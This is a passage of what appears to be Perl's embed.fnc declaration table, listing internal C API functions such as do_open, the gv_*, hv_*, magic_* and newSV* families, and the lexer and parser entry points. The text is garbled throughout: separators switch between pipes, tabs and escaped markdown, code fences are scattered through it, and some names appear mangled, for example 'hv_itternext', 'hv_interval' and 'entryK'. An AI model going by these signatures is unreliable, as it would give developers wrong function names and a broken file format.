|int rawmode|int rawperm|NULLOK PerlIO\* supplied\_fp

Ap |bool |do\_open9 |NN GV \*gv|NN const char \*name|I32 len|int as\_raw \  
|int rawmode|int rawperm|NULLOK PerlIO \*supplied\_fp \  
|NN SV \*svs|I32 num

Ap |bool |do\_openn |NN GV \*gv|NN const char \*oname|I32 len \  
|int as\_raw|int rawmode|int rawperm \  
|NULLOK PerlIO \*supplied\_fp|NULLOK SV \*\*svp \  
|I32 num

: Used in pp\_hot.c and pp\_sys.c

p |bool |do\_print |NULLOK SV\* sv|NN PerlIO\* fp

: Used in pp\_sys.c



pR     |OP\*    |do\_readline

: Defined in doio.c, used only in pp\_sys.c

p       |bool    |do\_seek        |NULLOK GV\* gv|Off\_t pos|int whence

Ap      |void    |do\_sprintf     |NN SV\* sv|I32 len|NN SV\*\* sarg

: Defined in doio.c, used only in pp\_sys.c

p       |Off\_t   |do\_sysseek    |NN GV\* gv|Off\_t pos|int whence

: Defined in doio.c, used only in pp\_sys.c

pR      |Off\_t   |do\_tell         |NN GV\* gv

: Defined in doop.c, used only in pp.c

p       |I32     |do\_trans       |NN SV\* sv

: Used in my.c and pp.c

p       |UV      |do\_vecget     |NN SV\* sv|I32 offset|I32 size

: Defined in doop.c, used only in mg.c (with /\* XXX slurp this routine \*/)

p       |void    |do\_vecset     |NN SV\* sv

: Defined in doop.c, used only in pp.c

p       |void    |do\_vop                |I32 optype|NN SV\* sv|NN SV\* left|NN SV\* right

: Used in perly.y

p       |OP\*    |dofile         |NN OP\* term|I32 force\_builtin

ApR     |I32    |dowantarray

Ap      |void    |dump\_all

p       |void    |dump\_all\_perl |bool justperl

Ap      |void    |dump\_eval

#if defined(DUMP\_FDS)

Ap      |void    |dump\_fds       |NN char\* s

#endif

```

Ap      |void   |dump_form      |NN const GV* gv
Ap      |void   |gv_dump        |NN GV* gv
Ap      |void   |op_dump        |NN const OP *o
Ap      |void   |pmop_dump      |NULLOK PMOP* pm
Ap      |void   |dump_packsubs  |NN const HV* stash
p       |void   |dump_packsubs_perl |NN const HV* stash|bool justperl
Ap      |void   |dump_sub       |NN const GV* gv
p       |void   |dump_sub_perl   |NN const GV* gv|bool justperl
Apd     |void   |fbm_compile    |NN SV* sv|U32 flags
ApdR    |char*   |fbm_instr      |NN unsigned char* big|NN unsigned char* bigend \
        |NN SV* littlestr|U32 flags

```

: Defined in util.c, used only in perl.c

```

p       |char*   |find_script     |NN const char *scriptname|bool dosearch \
        |NULLOK const char *const *const search_ext|I32 flags

```

```

#if defined(PERL_IN_OP_C)

```

```

s       |OP*     |force_list      |NULLOK OP* arg

```

```

: FIXME

```

```

s       |OP*     |fold_constants  |NN OP *o

```

```

#endif

```

```

Afpd    |char*   |form            |NN const char* pat|...

```

```

Ap      |char*   |vform           |NN const char* pat|NULLOK va_list* args

```

```

Ap      |void    |free_tmps

```

```

#if defined(PERL_IN_OP_C)

```

```

s       |OP*     |gen_constant_list|NULLOK OP* o

```

```

#endif

```

```
#if !defined(HAS_GETENV_LEN)
```

```
: Used in hv.c
```

```
p      |char* |getenv_len   |NN const char *env_elem|NN unsigned long *len
```

```
#endif
```

```
: Used in pp_ctl.c and pp_hot.c
```

```
pox    |void   |get_db_sub    |NULLOK SV **svp|NN CV *cv
```

```
Ap     |void   |gp_free       |NULLOK GV* gv
```

```
Ap     |GP*    |gp_ref        |NULLOK GP* gp
```

```
Ap     |GV*    |gv_add_by_type      |NULLOK GV *gv|svtype type
```

```
Apmb   |GV*    |gv_AVadd      |NULLOK GV *gv
```

```
Apmb   |GV*    |gv_HVadd      |NULLOK GV *gv
```

```
Apmb   |GV*    |gv_IOadd      |NULLOK GV* gv
```

```
ApR    |GV*    |gv_autoload4   |NULLOK HV* stash|NN const char* name|STRLEN len|I32 method
```

```
Ap     |void   |gv_check      |NN const HV* stash
```

```
Ap     |void   |gv_efullname   |NN SV* sv|NN const GV* gv
```

```
Apmb   |void   |gv_efullname3  |NN SV* sv|NN const GV* gv|NULLOK const char* prefix
```

```
Ap     |void   |gv_efullname4  |NN SV* sv|NN const GV* gv|NULLOK const char* prefix|bool  
keepmain
```

```
Ap     |GV*    |gv_fetchfile   |NN const char* name
```

```
Ap     |GV*    |gv_fetchfile_flags|NN const char *const name|const STRLEN len\
```

```
        |const U32 flags
```

```
Apd    |GV*    |gv_fetchmeth   |NULLOK HV* stash|NN const char* name|STRLEN len|I32 level
```

```
Apd    |GV*    |gv_fetchmeth_autoload      |NULLOK HV* stash|NN const char* name|STRLEN  
len|I32 level
```

```
Apdmb  |GV*    |gv_fetchmethod   |NN HV* stash|NN const char* name
```

```
Apd    |GV*    |gv_fetchmethod_autoload|NN HV* stash|NN const char* name \
```

|I32 autoloader

ApM |GV\* |gv\_fetchmethod\_flags|NN HV\* stash|NN const char\* name \

|U32 flags

Ap |GV\* |gv\_fetchpv |NN const char \*nambeg|I32 add|const svtype sv\_type

Ap |void |gv\_fullname |NN SV\* sv|NN const GV\* gv

Apmb |void |gv\_fullname3 |NN SV\* sv|NN const GV\* gv|NULLOK const char\* prefix

Ap |void |gv\_fullname4 |NN SV\* sv|NN const GV\* gv|NULLOK const char\* prefix|bool  
keepmain

: Used in scope.c

pMox |GP \* |newGP |NN GV \*const gv

pX |void |cvgv\_set |NN CV\* cv|NULLOK GV\* gv

pX |void |cvstash\_set |NN CV\* cv|NULLOK HV\* stash

Ap |void |gv\_init|NN GV\* gv|NULLOK HV\* stash|NN const char\* name|STRLEN len|int multi

Ap |void |gv\_name\_set |NN GV\* gv|NN const char \*name|U32 len|U32 flags

XMpd |void |gv\_try\_downgrade|NN GV\* gv

Apd |HV\* |gv\_stashpv |NN const char\* name|I32 flags

Apd |HV\* |gv\_stashpvn |NN const char\* name|U32 namelen|I32 flags

Apd |HV\* |gv\_stashsv |NN SV\* sv|I32 flags

Apd |void |hv\_clear |NULLOK HV \*hv

: used in SAVEHINTS() and op.c

ApdR |HV \* |hv\_copy\_hints\_hv|NULLOK HV \*const ohv

Ap |void |hv\_delayfree\_ent|NN HV \*hv|NULLOK HE \*entry

Abmd |SV\* |hv\_delete |NULLOK HV \*hv|NN const char \*key|I32 klen \

|I32 flags

Abmd |SV\* |hv\_delete\_ent |NULLOK HV \*hv|NN SV \*keysv|I32 flags|U32 hash

AbmdR |bool |hv\_exists |NULLOK HV \*hv|NN const char \*key|I32 klen

```

AbmdR |bool   |hv_exists_ent |NULLOK HV *hv|NN SV *keysv|U32 hash

Abmd   |SV**   |hv_fetch      |NULLOK HV *hv|NN const char *key|I32 klen \
      |I32 lval

Abmd   |HE*     |hv_fetch_ent  |NULLOK HV *hv|NN SV *keysv|I32 lval|U32 hash

Ap      |void*    |hv_common     |NULLOK HV *hv|NULLOK SV *keysv \
      |NULLOK const char* key|STRLEN klen|int flags \
      |int action|NULLOK SV *val|U32 hash

Ap      |void*    |hv_common_key_len|NULLOK HV *hv|NN const char *key \
      |I32 klen_i32|const int action|NULLOK SV *val \
      |const U32 hash

Apod    |STRLEN    |hv_fill      |NN HV const *const hv

Ap      |void     |hv_free_ent   |NN HV *hv|NULLOK HE *entryK

Apd     |I32      |hv_iterinit   |NN HV *hv

ApdR    |char*    |hv_iterkey    |NN HE* entry|NN I32* retlen

ApdR    |SV*      |hv_iterkeysv  |NN HE* entry

ApdRbm   |HE*      |hv_itternext  |NN HV *hv

ApdR    |SV*      |hv_itternextsv|NN HV *hv|NN char **key|NN I32 *retlen

ApMdR   |HE*      |hv_itternext_flags|NN HV *hv|I32 flags

ApdR    |SV*      |hv_interval   |NN HV *hv|NN HE *entry

Ap      |void     |hv_ksplit     |NN HV *hv|IV newmax

Apdbm   |void     |hv_magic      |NN HV *hv|NULLOK GV *gv|int how

#if defined(PERL_IN_HV_C)

s       |SV *     |refcounted_he_value |NN const struct refcounted_he *he

#endif

Xpd     |HV *     |refcounted_he_chain_2hv|NULLOK const struct refcounted_he *c|U32 flags

```

Xpd	SV *	refcounted_he_fetch_pvn NULLOK const struct refcounted_he *chain \	NN const char *keypv STRLEN keylen U32 hash U32 flags
Xpd	SV *	refcounted_he_fetch_pv NULLOK const struct refcounted_he *chain \	NN const char *key U32 hash U32 flags
Xpd	SV *	refcounted_he_fetch_sv NULLOK const struct refcounted_he *chain \	NN SV *key U32 hash U32 flags
Xpd	struct refcounted_he *	refcounted_he_new_pvn \	NULLOK struct refcounted_he *parent \
		NN const char *keypv STRLEN keylen \	U32 hash NULLOK SV *value U32 flags
Xpd	struct refcounted_he *	refcounted_he_new_pv \	NULLOK struct refcounted_he *parent \
		NN const char *key \	U32 hash NULLOK SV *value U32 flags
Xpd	struct refcounted_he *	refcounted_he_new_sv \	NULLOK struct refcounted_he *parent \
		NN SV *key \	U32 hash NULLOK SV *value U32 flags
Xpd	void	refcounted_he_free NULLOK struct refcounted_he *he	
Xpd	struct refcounted_he *	refcounted_he_inc NULLOK struct refcounted_he *he	
Abmd	SV**	hv_store	NULLOK HV *hv NULLOK const char *key \
			I32 klen NULLOK SV *val U32 hash
Abmd	HE*	hv_store_ent	NULLOK HV *hv NULLOK SV *key NULLOK SV *val \
			U32 hash
AbmM	SV**	hv_store_flags	NULLOK HV *hv NULLOK const char *key \

```

|I32 klen|NULLOK SV *val|U32 hash|int flags

Amd    |void    |hv_undef    |NULLOK HV *hv

poX    |void    |hv_undef_flags    |NULLOK HV *hv|U32 flags

Am     |I32     |ibcmp        |NN const char* a|NN const char* b|I32 len

AnpP   |I32     |foldEQ       |NN const char* a|NN const char* b|I32 len

Am     |I32     |ibcmp_locale  |NN const char* a|NN const char* b|I32 len

AnpP   |I32     |foldEQ_locale |NN const char* a|NN const char* b|I32 len

Am     |I32     |ibcmp_utf8    |NN const char *s1|NULLOK char **pe1|UV l1 \

|bool u1|NN const char *s2|NULLOK char **pe2 \

|UV l2|bool u2

Amd     |I32     |foldEQ_utf8   |NN const char *s1|NULLOK char **pe1|UV l1 \

|bool u1|NN const char *s2|NULLOK char **pe2 \

|UV l2|bool u2

AMp     |I32     |foldEQ_utf8_flags |NN const char *s1|NULLOK char **pe1|UV l1 \

|bool u1|NN const char *s2|NULLOK char **pe2 \

|UV l2|bool u2|U32 flags

AnpP    |I32     |foldEQ_latin1 |NN const char* a|NN const char* b|I32 len

#if defined(PERL_IN_DOIO_C)

sR      |bool    |ingroup       |Gid_t testgid|bool effective

#endif

: Used in toke.c

p       |void    |init_argv_symbols|int argc|NN char **argv

: Used in pp_ctl.c

po      |void    |init_dbargs

: Used in mg.c

```

p |void |init\_debugger

Ap |void |init\_stacks

Ap |void |init\_tm |NN struct tm \*ptm

: Used in perly.y

pd |U32 |intro\_my

AnpPR |char\* |instr |NN const char\* big|NN const char\* little

: Used in sv.c

p |bool |io\_close |NN IO\* io|bool not\_implicit

: Used in perly.y

pR |OP\* |invert |NULLOK OP\* cmd

ApR |I32 |is\_lvalue\_sub

ApPR |U32 |to\_uni\_upper\_lc|U32 c

ApPR |U32 |to\_uni\_title\_lc|U32 c

ApPR |U32 |to\_uni\_lower\_lc|U32 c

ApPR |bool |is\_uni\_alnum |UV c

ApPR |bool |is\_uni\_idfirst |UV c

ApPR |bool |is\_uni\_alpha |UV c

ApPR |bool |is\_uni\_ascii |UV c

ApPR |bool |is\_uni\_space |UV c

ApPR |bool |is\_uni\_cntrl |UV c

ApPR |bool |is\_uni\_graph |UV c

ApPR |bool |is\_uni\_digit |UV c

ApPR |bool |is\_uni\_upper |UV c

ApPR |bool |is\_uni\_lower |UV c

ApPR |bool |is\_uni\_print |UV c



ApPR	bool	is_uni_punct	UV c
ApPR	bool	is_uni_xdigit	UV c
Ap	UV	to_uni_upper	UV c NN U8 *p NN STRLEN *lenp
Ap	UV	to_uni_title	UV c NN U8 *p NN STRLEN *lenp
Ap	UV	to_uni_lower	UV c NN U8 *p NN STRLEN *lenp
Amp	UV	to_uni_fold	UV c NN U8 *p NN STRLEN *lenp
AMp	UV	_to_uni_fold_flags	UV c NN U8 *p NN STRLEN *lenp U8 flags
ApPR	bool	is_uni_alnum_lc	UV c
ApPR	bool	is_uni_idfirst_lc	UV c
ApPR	bool	is_uni_alpha_lc	UV c
ApPR	bool	is_uni_ascii_lc	UV c
ApPR	bool	is_uni_space_lc	UV c
ApPR	bool	is_uni_cntrl_lc	UV c
ApPR	bool	is_uni_graph_lc	UV c
ApPR	bool	is_uni_digit_lc	UV c
ApPR	bool	is_uni_upper_lc	UV c
ApPR	bool	is_uni_lower_lc	UV c
ApPR	bool	is_uni_print_lc	UV c
ApPR	bool	is_uni_punct_lc	UV c
ApPR	bool	is_uni_xdigit_lc	UV c
Anpd	bool	is_ascii_string	NN const U8 *s STRLEN len
Anpd	STRLEN	is_utf8_char	NN const U8 *s
Anpd	bool	is_utf8_string	NN const U8 *s STRLEN len
Anpdmb	bool	is_utf8_string_loc	NN const U8 *s STRLEN len NULLOK const U8 **p
Anpd	bool	is_utf8_string_loclen	NN const U8 *s STRLEN len NULLOK const U8 **ep NULLOK STRLEN *el

ApR	bool	is_utf8_alnum	NN const U8 *p
ApR	bool	is_utf8_idfirst	NN const U8 *p
ApR	bool	is_utf8_xidfirst	NN const U8 *p
ApR	bool	is_utf8_idcont	NN const U8 *p
ApR	bool	is_utf8_xidcont	NN const U8 *p
ApR	bool	is_utf8_alpha	NN const U8 *p
ApR	bool	is_utf8_ascii	NN const U8 *p
ApR	bool	is_utf8_space	NN const U8 *p
ApR	bool	is_utf8_perl_space	NN const U8 *p
ApR	bool	is_utf8_perl_word	NN const U8 *p
ApR	bool	is_utf8_cntrl	NN const U8 *p
ApR	bool	is_utf8_digit	NN const U8 *p
ApR	bool	is_utf8_posix_digit	NN const U8 *p
ApR	bool	is_utf8_graph	NN const U8 *p
ApR	bool	is_utf8_upper	NN const U8 *p
ApR	bool	is_utf8_lower	NN const U8 *p
ApR	bool	is_utf8_print	NN const U8 *p
ApR	bool	is_utf8_punct	NN const U8 *p
ApR	bool	is_utf8_xdigit	NN const U8 *p
ApR	bool	is_utf8_mark	NN const U8 *p
EXpR	bool	is_utf8_X_begin	NN const U8 *p
EXpR	bool	is_utf8_X_extend	NN const U8 *p
EXpR	bool	is_utf8_X_prepend	NN const U8 *p
EXpR	bool	is_utf8_X_non_hangul	NN const U8 *p
EXpR	bool	is_utf8_X_L	NN const U8 *p

EXpR |bool |is\_utf8\_X\_LV |NN const U8 \*p

EXpR |bool |is\_utf8\_X\_LVT |NN const U8 \*p

EXpR |bool |is\_utf8\_X\_LV\_LVT\_V |NN const U8 \*p

EXpR |bool |is\_utf8\_X\_T |NN const U8 \*p

EXpR |bool |is\_utf8\_X\_V |NN const U8 \*p

: Used in perly.y

p |OP\* |jmaybe |NN OP \*o

: Used in pp.c

pP |I32 |keyword |NN const char \*name|I32 len|bool all\_keywords

#if defined(PERL\_IN\_OP\_C)

s |OP\* |opt\_scalarhv |NN OP\* rep\_op

s |OP\* |is\_inplace\_av |NN OP\* o|NULLOK OP\* oright

#endif

Ap |void |leave\_scope |I32 base

: Public lexer API

AMpd |void |lex\_start |NULLOK SV\* line|NULLOK PerlIO \*rsfp|U32 flags

AMpd |bool |lex\_bufutf8

AMpd |char\* |lex\_grow\_linestr|STRLEN len

AMpd |void |lex\_stuff\_pvn |NN const char\* pv|STRLEN len|U32 flags

AMpd |void |lex\_stuff\_pv |NN const char\* pv|U32 flags

AMpd |void |lex\_stuff\_sv |NN SV\* sv|U32 flags

AMpd |void |lex\_unstuff |NN char\* ptr

AMpd |void |lex\_read\_to |NN char\* ptr

AMpd |void |lex\_discard\_to |NN char\* ptr

AMpd |bool |lex\_next\_chunk |U32 flags

AMpd |I32 |lex\_peek\_unichar|U32 flags

AMpd |I32 |lex\_read\_unichar|U32 flags

AMpd |void |lex\_read\_space |U32 flags

: Public parser API

AMpd |OP\* |parse\_arithexpr|U32 flags

AMpd |OP\* |parse\_termexpr |U32 flags

AMpd |OP\* |parse\_listexpr |U32 flags

AMpd |OP\* |parse\_fullexpr |U32 flags

AMpd |OP\* |parse\_block |U32 flags

AMpd |OP\* |parse\_barestmt |U32 flags

AMpd |SV\* |parse\_label |U32 flags

AMpd |OP\* |parse\_fullstmt |U32 flags

AMpd |OP\* |parse\_stmtseq |U32 flags

: Used in various files

Ap |void |op\_null |NN OP\* o

: FIXME. Used by Data::Alias

EXp |void |op\_clear |NN OP\* o

Ap |void |op\_refcnt\_lock

Ap |void |op\_refcnt\_unlock

#if defined(PERL\_IN\_OP\_C)

s |OP\* |listkids|NULLOK OP\* o

#endif

: Used in S\_doeval in pp\_ctl.c

p |OP\* |list |NULLOK OP\* o

Apd |void |load\_module|U32 flags|NN SV\* name|NULLOK SV\* ver|...

Ap     |void    |vload\_module|U32 flags|NN SV\* name|NULLOK SV\* ver|NULLOK va\_list\* args

: Used in perl.y

p       |OP\*    |localize        |NN OP \*o|I32 lex

ApdR   |I32     |looks\_like\_number|NN SV \*const sv

Apd    |UV     |grok\_bin        |NN const char\* start|NN STRLEN\* len\_p|NN I32\* flags|NULLOK NV  
\*result

#ifdef PERL\_IN\_DQUOTE\_STATIC\_C

EMsR   |char    |grok\_bslash\_c |const char source|const bool utf8|const bool output\_warning

EMsR   |bool    |grok\_bslash\_o |NN const char\* s|NN UV\* uv|NN STRLEN\* len|NN const char\*\*  
error\_msg|const bool output\_warning

#endif

Apd    |UV     |grok\_hex        |NN const char\* start|NN STRLEN\* len\_p|NN I32\* flags|NULLOK NV  
\*result

Apd    |int     |grok\_number |NN const char \*pv|STRLEN len|NULLOK UV \*valuep

ApdR   |bool    |grok\_numeric\_radix|NN const char \*\*sp|NN const char \*send

Apd    |UV     |grok\_oct        |NN const char\* start|NN STRLEN\* len\_p|NN I32\* flags|NULLOK NV  
\*result

: These are all indirectly referenced by globals.c. This is somewhat annoying.

p       |int     |magic\_clearenv        |NN SV\* sv|NN MAGIC\* mg

p       |int     |magic\_clear\_all\_env|NN SV\* sv|NN MAGIC\* mg

dp      |int     |magic\_clearhint|NN SV\* sv|NN MAGIC\* mg

dp      |int     |magic\_clearhints|NN SV\* sv|NN MAGIC\* mg

p       |int     |magic\_clearisa |NULLOK SV\* sv|NN MAGIC\* mg

p       |int     |magic\_clearpack|NN SV\* sv|NN MAGIC\* mg

p       |int     |magic\_clearsig |NN SV\* sv|NN MAGIC\* mg

p       |int     |magic\_existspack|NN SV\* sv|NN const MAGIC\* mg

p       |int     |magic\_freeovrld|NN SV\* sv|NN MAGIC\* mg

p	int	magic_get	NN SV* sv NN MAGIC* mg
p	int	magic_getarylen	NN SV* sv NN const MAGIC* mg
p	int	magic_getdefelem	NN SV* sv NN MAGIC* mg
p	int	magic_getnkeys	NN SV* sv NN MAGIC* mg
p	int	magic_getpack	NN SV* sv NN MAGIC* mg
p	int	magic_getpos	NN SV* sv NN MAGIC* mg
p	int	magic_getsig	NN SV* sv NN MAGIC* mg
p	int	magic_getsubstr	NN SV* sv NN MAGIC* mg
p	int	magic_gettaint	NN SV* sv NN MAGIC* mg
p	int	magic_getuvar	NN SV* sv NN MAGIC* mg
p	int	magic_getvec	NN SV* sv NN MAGIC* mg
p	U32	magic_len	NN SV* sv NN MAGIC* mg
p	int	magic_nextpack	NN SV *sv NN MAGIC *mg NN SV *key
p	U32	magic_regdata_cnt	NN SV* sv NN MAGIC* mg
p	int	magic_regdatum_get	NN SV* sv NN MAGIC* mg
pr	int	magic_regdatum_set	NN SV* sv NN MAGIC* mg
p	int	magic_set	NN SV* sv NN MAGIC* mg
p	int	magic_setamagic	NN SV* sv NN MAGIC* mg
p	int	magic_setarylen	NN SV* sv NN MAGIC* mg
p	int	magic_freearylen_p	NN SV* sv NN MAGIC* mg
p	int	magic_setdbline	NN SV* sv NN MAGIC* mg
p	int	magic_setdefelem	NN SV* sv NN MAGIC* mg
p	int	magic_setenv	NN SV* sv NN MAGIC* mg
dp	int	magic_sethint	NN SV* sv NN MAGIC* mg
p	int	magic_setisa	NN SV* sv NN MAGIC* mg

p     |int     |magic\_setmglob       |NN SV\* sv|NN MAGIC\* mg  
 p     |int     |magic\_setnkeys       |NN SV\* sv|NN MAGIC\* mg  
 p     |int     |magic\_setpack|NN SV\* sv|NN MAGIC\* mg  
 p     |int     |magic\_setpos |NN SV\* sv|NN MAGIC\* mg  
 p     |int     |magic\_setregexp|NN SV\* sv|NN MAGIC\* mg  
 p     |int     |magic\_setsig   |NULLOK SV\* sv|NN MAGIC\* mg  
 p     |int     |magic\_setsubstr|NN SV\* sv|NN MAGIC\* mg  
 p     |int     |magic\_settaint|NN SV\* sv|NN MAGIC\* mg  
 p     |int     |magic\_setuvar |NN SV\* sv|NN MAGIC\* mg  
 p     |int     |magic\_setvec   |NN SV\* sv|NN MAGIC\* mg  
 p     |int     |magic\_setutf8 |NN SV\* sv|NN MAGIC\* mg  
 p     |int     |magic\_set\_all\_env|NN SV\* sv|NN MAGIC\* mg  
 p     |U32    |magic\_sizepack       |NN SV\* sv|NN MAGIC\* mg  
 p     |int     |magic\_wipepack       |NN SV\* sv|NN MAGIC\* mg  
 pod   |SV\*    |magic\_methcall       |NN SV \*sv|NN const MAGIC \*mg \

          |NN const char \*meth|U32 flags \

          |U32 argc|...

Ap     |void    |markstack\_grow

#if defined(USE\_LOCALE\_COLLATE)

p     |int     |magic\_setcollxfrm|NN SV\* sv|NN MAGIC\* mg

: Defined in locale.c, used only in sv.c

p     |char\*   |mem\_collxfrm |NN const char\* s|STRLEN len|NN STRLEN\* xlen

#endif

Afpd   |SV\*    |mess            |NN const char\* pat|...

Apd    |SV\*    |mess\_sv        |NN SV\* basemsg|bool consume

Apd |SV\* |vmess |NN const char\* pat|NULLOK va\_list\* args

: FIXME - either make it public, or stop exporting it. (Data::Alias uses this)

: Used in gv.c, op.c, toke.c

EXp |void |qerror |NN SV\* err

Apd |void |sortsv |NULLOK SV\*\* array|size\_t num\_elts|NN SVCOMPARE\_t cmp

Apd |void |sortsv\_flags |NULLOK SV\*\* array|size\_t num\_elts|NN SVCOMPARE\_t cmp|U32 flags

Apd |int |mg\_clear |NN SV\* sv

Apd |int |mg\_copy |NN SV \*sv|NN SV \*nsv|NULLOK const char \*key \  
|I32 klen

: Defined in mg.c, used only in scope.c

pd |void |mg\_localize |NN SV\* sv|NN SV\* nsv|bool setmagic

ApdR |MAGIC\* |mg\_find |NULLOK const SV\* sv|int type

ApdR |MAGIC\* |mg\_findext |NULLOK const SV\* sv|int type|NULLOK const MGVTBL \*vtbl

Apd |int |mg\_free |NN SV\* sv

Apd |void |mg\_free\_type |NN SV\* sv|int how

Apd |int |mg\_get |NN SV\* sv

Apd |U32 |mg\_length |NN SV\* sv

Apd |void |mg\_magical |NN SV\* sv

Apd |int |mg\_set |NN SV\* sv

Ap |I32 |mg\_size |NN SV\* sv

Ap |void |mini\_mktime |NN struct tm \*ptm

AMpd |OP\* |op\_lvalue |NULLOK OP\* o|I32 type

: To be removed after 5.14 (see [perl #78908]):

EXp |OP\* |mod |NULLOK OP\* o|I32 type

: Used in op.c and pp\_sys.c



```

p      |int      |mode_from_discipline|NULLOK const char* s|STRLEN len

Ap     |const char*  |moreswitches |NN const char* s

Ap     |NV      |my_atof      |NN const char *s

#if (!defined(HAS_MEMCPY) && !defined(HAS_BCOPY)) || (!defined(HAS_MEMMOVE) &&
!defined(HAS_SAFE_MEMCPY) && !defined(HAS_SAFE_BCOPY))

Anp    |char*   |my_bcopy     |NN const char* from|NN char* to|I32 len

#endif

#if !defined(HAS_BZERO) && !defined(HAS_MEMSET)

Anp    |char*   |my_bzero     |NN char* loc|I32 len

#endif

Apr    |void    |my_exit      |U32 status

Apr    |void    |my_failure_exit

Ap     |I32     |my_fflush_all

Anp    |Pid_t   |my_fork

Anp    |void    |atfork_lock

Anp    |void    |atfork_unlock

Apmb   |I32     |my_lstat

pX     |I32     |my_lstat_flags|NULLOK const U32 flags

#if !defined(HAS_MEMCMP) || !defined(HAS_SANE_MEMCMP)

AnpP   |I32     |my_memcmp    |NN const char* s1|NN const char* s2|I32 len

#endif

#if !defined(HAS_MEMSET)

Anp    |void*   |my_memset    |NN char* loc|I32 ch|I32 len

#endif

Ap     |I32     |my_pclose    |NULLOK PerlIO* ptr

Ap     |PerlIO* |my_popen     |NN const char* cmd|NN const char* mode

```

```

Ap      |PerlIO*|my_popen_list      |NN const char* mode|int n|NN SV ** args

Ap      |void   |my_setenv    |NULLOK const char* nam|NULLOK const char* val

Apmb    |I32     |my_stat

pX      |I32     |my_stat_flags |NULLOK const U32 flags

Ap      |char *  |my_strftime  |NN const char *fmt|int sec|int min|int hour|int mday|int mon|int
year|int wday|int yday|int isdst

#if defined(MYSWAP)

ApPa    |short   |my_swap      |short s

ApPa    |long    |my_htonl     |long l

ApPa    |long    |my_ntohl     |long l

#endif

: Used in pp_ctl.c

p       |void    |my_unexec

Apa     |OP*     |newANONLIST  |NULLOK OP* o

Apa     |OP*     |newANONHASH  |NULLOK OP* o

Ap      |OP*     |newANONSUB   |I32 floor|NULLOK OP* proto|NULLOK OP* block

Apda    |OP*     |newASSIGNOP  |I32 flags|NULLOK OP* left|I32 optype|NULLOK OP* right

Apda    |OP*     |newCONDOP    |I32 flags|NN OP* first|NULLOK OP* trueop|NULLOK OP* falseop

Apd     |CV*     |newCONSTSUB  |NULLOK HV* stash|NULLOK const char* name|NULLOK SV* sv

#ifdef PERL_MAD

Ap      |OP*     |newFORM      |I32 floor|NULLOK OP* o|NULLOK OP* block

#else

Ap      |void    |newFORM      |I32 floor|NULLOK OP* o|NULLOK OP* block

#endif

Apda    |OP*     |newFOROP     |I32 flags|NULLOK OP* sv|NN OP* expr|NULLOK OP* block|NULLOK
OP* cont

```

Apda	OP*	newGIVENOP	NN OP* cond NN OP* block PADOFFSET defsv_off
Apda	OP*	newLOGOP	I32 optype I32 flags NN OP *first NN OP *other
Apda	OP*	newLOOPEX	I32 type NN OP* label
Apda	OP*	newLOOPOP	I32 flags I32 debuggable NULLOK OP* expr NULLOK OP* block
Apda	OP*	newNULLLIST	
Apda	OP*	newOP	I32 optype I32 flags
Ap	void	newPROG	NN OP* o
Apda	OP*	newRANGE	I32 flags NN OP* left NN OP* right
Apda	OP*	newSLICEOP	I32 flags NULLOK OP* subscript NULLOK OP* listop
Apda	OP*	newSTATEOP	I32 flags NULLOK char* label NULLOK OP* o
Abm	CV*	newSUB	I32 floor NULLOK OP* o NULLOK OP* proto \
			NULLOK OP* block
ApM	CV *	newXS_flags	NULLOK const char *name NN XSUBADDR_t subaddr\
			NN const char *const filename \
			NULLOK const char *const proto U32 flags
Apd	CV*	newXS	NULLOK const char *name NN XSUBADDR_t subaddr\
			NN const char *filename
AmdbR	AV*	newAV	
Apa	OP*	newAVREF	NN OP* o
Apda	OP*	newBINOP	I32 type I32 flags NULLOK OP* first NULLOK OP* last
Apa	OP*	newCVREF	I32 flags NULLOK OP* o
Apda	OP*	newGVOP	I32 type I32 flags NN GV* gv
Apa	GV*	newGVgen	NN const char* pack
Apa	OP*	newGVREF	I32 type NULLOK OP* o
ApdaR	OP*	newHVREF	NN OP* o

AmdbR	HV*	newHV	
ApaR	HV*	newHVhv	NULLOK HV *hv
Apabm	IO*	newIO	
Apda	OP*	newLISTOP	I32 type I32 flags NULLOK OP* first NULLOK OP* last
#ifdef USE_ITHREADS			
Apda	OP*	newPADOP	I32 type I32 flags NN SV* sv
#endif			
Apda	OP*	newPMOP	I32 type I32 flags
Apda	OP*	newPVOP	I32 type I32 flags NULLOK char* pv
Apa	SV*	newRV	NN SV *const sv
Apda	SV*	newRV_noinc	NN SV *const sv
Apda	SV*	newSV	const STRLEN len
Apa	OP*	newSVREF	NN OP* o
Apda	OP*	newSVOP	I32 type I32 flags NN SV* sv
Apda	SV*	newSViv	const IV i
Apda	SV*	newSVuv	const UV u
Apda	SV*	newSVnv	const NV n
Apda	SV*	newSVpv	NULLOK const char *const s const STRLEN len
Apda	SV*	newSVpvn	NULLOK const char *const s const STRLEN len
Apda	SV*	newSVpvn_flags	NULLOK const char *const s const STRLEN len const U32 flags
Apda	SV*	newSVhek	NULLOK const HEK *const hek
Apda	SV*	newSVpvn_share	NULLOK const char* s I32 len U32 hash
Apda	SV*	newSVpv_share	NULLOK const char* s U32 hash
Afpda	SV*	newSVpvf	NN const char *const pat ...
Apa	SV*	vnewSVpvf	NN const char *const pat NULLOK va_list *const args

Apd	SV*	newSVrv	NN SV *const rv NULLOK const char *const classname
Apda	SV*	newSVsv	NULLOK SV *const old
Apda	SV*	newSV_type	const svtype type
Apda	OP*	newUNOP	I32 type I32 flags NULLOK OP* first
Apda	OP*	newWHENOP	NULLOK OP* cond NN OP* block
Apda	OP*	newWHILEOP	I32 flags I32 debuggable NULLOK LOOP* loop \
			NULLOK OP* expr NULLOK OP* block NULLOK OP* cont \
			I32 has_my
Apd	CV*	rv2cv_op_cv	NN OP *cvop U32 flags
Apd	OP*	ck_entersub_args_list	NN OP *entersubop
Apd	OP*	ck_entersub_args_proto	NN OP *entersubop NN GV *namegv NN SV *protosv
Apd	OP*	ck_entersub_args_proto_or_list	NN OP *entersubop NN GV *namegv NN SV *protosv
Apd	void	cv_get_call_checker	NN CV *cv NN Perl_call_checker *ckfun_p NN SV **ckobj_p
Apd	void	cv_set_call_checker	NN CV *cv NN Perl_call_checker ckfun NN SV *ckobj
Apa	PERL_SI*	new_stackinfo	I32 stitems I32 cxitems
Ap	char*	scan_vstring	NN const char *s NN const char *const e \
			NN SV *sv
Apd	const char*	scan_version	NN const char *s NN SV *rv bool qv
Apd	const char*	prescan_version	NN const char *s\
			bool strict NULLOK const char** errstr NULLOK bool *sqv\
			NULLOK int *ssaw_decimal NULLOK int *swidth NULLOK bool *salpha
Apd	SV*	new_version	NN SV *ver
Apd	SV*	upg_version	NN SV *ver bool qv
